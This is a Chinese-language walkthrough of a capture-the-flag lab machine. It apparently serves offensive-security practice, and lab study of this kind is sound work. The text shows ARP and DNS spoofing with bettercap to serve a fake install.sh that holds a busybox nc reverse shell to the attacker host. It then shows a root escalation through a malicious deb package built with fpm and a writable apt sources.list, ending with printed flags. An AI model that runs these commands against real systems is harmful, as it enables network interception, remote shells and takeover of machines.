


一、信息收集

靶机开放22，80端口，目录扫描未发现可用信息。

从外向里没有思路，反过来想从里向外呢，结合web界面的服务配置提示：
猜测靶机会定时请求raw.githubusercontent.com，获取对应脚本并执行。
可尝试arp劫持，以验证猜想；再尝试dns劫持，伪造脚本以实现命令执行。



二、arp劫持

目的：确认靶机在定时请求“raw.githubusercontent.com”，黄字步骤非必须

1. `echo 1 > /proc/sys/net/ipv4/ip_forward`

启用Linux内核的IP转发功能，防止断网引起怀疑（本地靶机环境可不考虑）

2. `sudo bettercap -iface eth0`

启动Bettercap，指定网卡

3. net.probe on

主动探测（包含被动探测，隐蔽性较低，自己玩儿的靶机环境无所谓了）

4. set arp.spoof.targets 172.20.10.3

设置劫持目标IP，也就是靶机IP

5. set arp.spoof.full duplex true

单向欺骗 (full duplex false):

只欺骗靶机：让靶机认为Kali是网关

流量路径：靶机 → Kali → 真实网关（单向监控）

双向欺骗 (full duplex true):

同时欺骗靶机和网关

流量路径：靶机 ↔ Kali ↔ 真实网关（双向监控）

6. arp.spoof on

arp劫持启动

7. sudo tcpdump -i eth0 -n -ttt udp port 53 and host 172.20.10.3

观察输出，确定猜想

```
(kali@kali)~$ sudo tcpdump -i eth0 -n -ttt udp port 53 and host 172.20.10.3
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
00:00:00.000000 IP 172.20.10.3.49479 > 172.20.10.1.53: 8995+ A? raw.githubusercontent.com. (43)
00:00:00.000001 IP 172.20.10.3.49479 > 172.20.10.1.53: 35367+ AAAA? raw.githubusercontent.com. (43)
00:00:05.002882 IP 172.20.10.3.49479 > 172.20.10.1.53: 8995+ A? raw.githubusercontent.com. (43)
00:00:00.000000 IP 172.20.10.3.49479 > 172.20.10.1.53: 35367+ AAAA? raw.githubusercontent.com. (43)
00:00:05.003619 IP 172.20.10.3.37361 > 172.20.10.1.53: 51172+ A? install.sh. (28)
00:00:00.000001 IP 172.20.10.3.37361 > 172.20.10.1.53: 57374+ AAAA? install.sh. (28)
00:00:05.006524 IP 172.20.10.3.37361 > 172.20.10.1.53: 51172+ A? install.sh. (28)
00:00:00.000001 IP 172.20.10.3.37361 > 172.20.10.1.53: 57374+ AAAA? install.sh. (28)
```

三、劫持准备

上一步已验证猜想，本步骤准备命令执行所需内容。

1. 因web页面提示使用https协议，故搭建本地https服务，实现文件共享。搭建脚本使用群主的https_tmp.py

2. 本地创建所需路径和文件

/ll104567/d2VsY29tZTpqdW1v/refs/heads/main/install.sh

文件内容写入反弹shell命令：busybox nc 172.20.10.2 4443 -e

/bin/bash

四、dns劫持

1. set dns.spoof.domains raw.githubusercontent.com
配置劫持域名
2. set dns.spoof.address 172.20.10.2
配置劫持后返回的IP，即攻击机IP
3. dns.spoof on
dns劫持启动

以上按序执行后，即可获得反弹shell

```
fish@Chain:~$ cat user.txt
flag{user-f307bc02d0f7e60e52d128a0c27b8e34}

fish@Chain:~$ sudo -l
User fish may run the following commands on Chain:
(ALL) NOPASSWD: /usr/bin/apt update
(ALL) NOPASSWD: /usr/bin/apt install dsz
(ALL) NOPASSWD: /usr/bin/apt remove dsz

fish@Chain:~$ which dsz
fish@Chain:~$ dpkg -l | grep dsz
未发现dsz包
```

五、提权root

思路：制作名为“dsz”的软件包，fish用户执行后即可提权。

1. fpm是一个基于 Ruby 的工具，因此需要先安装 Ruby 和相关的开发包。
sudo apt install ruby ruby-dev build-essential （已安装过的可忽略）
2. 安装fpm
sudo gem install fpm
3. 创建提权脚本(ds_z_1.0_all.deb)

创建临时目录

```
└─(kali㉿kali)-[~/PTargets/chain]
└─$ TF=$(mktemp -d)
└─(kali㉿kali)-[~/PTargets/chain]
└─$ echo 'exec /bin/sh' > $TF/x.sh
```

创建名为dsz的deb包

```
└─(kali㉿kali)-[~/PTargets/chain]
└─$ fpm -n dsz -s dir -t deb -a all --before-install $TF/x.sh
$TF
Created package {path=>"dsz_1.0_all.deb"}
```

#参数解释:

- n dsz: 包名设为dsz (必须与sudo权限中的包名匹配)
- s dir: 源类型为目录
- t deb: 目标格式为deb包
- a all: 架构为all (通用)
- before-install \$TF/x.sh: 在安装前执行脚本
- \$TF: 包含的目录 (可以为空)

#生成仓库索引

```
└─(kali㉿kali)-[~/PTargets/chain]
└─$ dpkg-scanpackages -m . > Packages
dpkg-scanpackages: info: Wrote 1 entries to output Packages
file.
```

4. 启动服务

```
python -m http.server 80
```

5. 修改靶机apt源

//sources.list具备写入权限

```
fish@Chain:~$ ls -la /etc/apt/sources.list
-rw-rw-rw- 1 root root 1183 Oct  8 06:53 /etc/apt/sources.list
```

```
fish@Chain:~$ echo -e "deb [trusted=yes] http://172.20.10.2/
./" > /etc/apt/sources.list
```

配置说明:

[trusted=yes]: 跳过GPG签名验证

deb [trusted=yes] http://192.168.49.12/ ./: 从攻击机IP获取软件包
./表示使用根目录作为软件源

4. 执行

```
fish@Chain:~$ sudo /usr/bin/apt update
fish@Chain:~$ sudo /usr/bin/apt install dsz
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
flag{root-295744a86a16286a5657ebe336ba39a5}
```

```
17 packages can be upgraded. Run 'apt list --upgradable' to see them.
fish@Chain:~$ sudo /usr/bin/apt install dsz
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
aspell aspell-en dictionaries-common emacs-common fonts-lato libaspell15 lib
http-parser2.9 libmariadb3 libmaxminddb0 libmpdec2
libpq5 libpython3.7-minimal libpython3.7-stdlib libre2-9 libreadline7 libruby2
.7 libtre5 mariadb-common mysql-common
python3.7-minimal rake ruby-minitest ruby-net-telnet ruby-power-assert ru
by-rubygems ruby-test-unit ruby-xmlrpc ruby2.7
rubygems-integration unzip weechat-core weechat-curses weechat-perl weechat-pl
ugins weechat-python weechat-ruby zip
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
dsz
0 upgraded, 1 newly installed, 0 to remove and 17 not upgraded.
Need to get 1,060 B of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://172.20.10.2 ./ dsz 1.0 [1,060 B]
Fetched 1,060 B in 0s (64.9 kB/s)
Selecting previously unselected package dsz.
(Reading database ... 53834 files and directories currently installed.)
Preparing to unpack .../apt/archives/dsz_1.0_all.deb ...
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
flag{root-295744a86a16286a5657ebe336ba39a5}
#
Progress: [ 20%] [#####]
```

*apt安装过程在Preparing to unpack阶段（20%进度）时,before-install脚本
exec /bin/sh被执行,此时替换了当前的shell进程, 导致APT安装过程中断*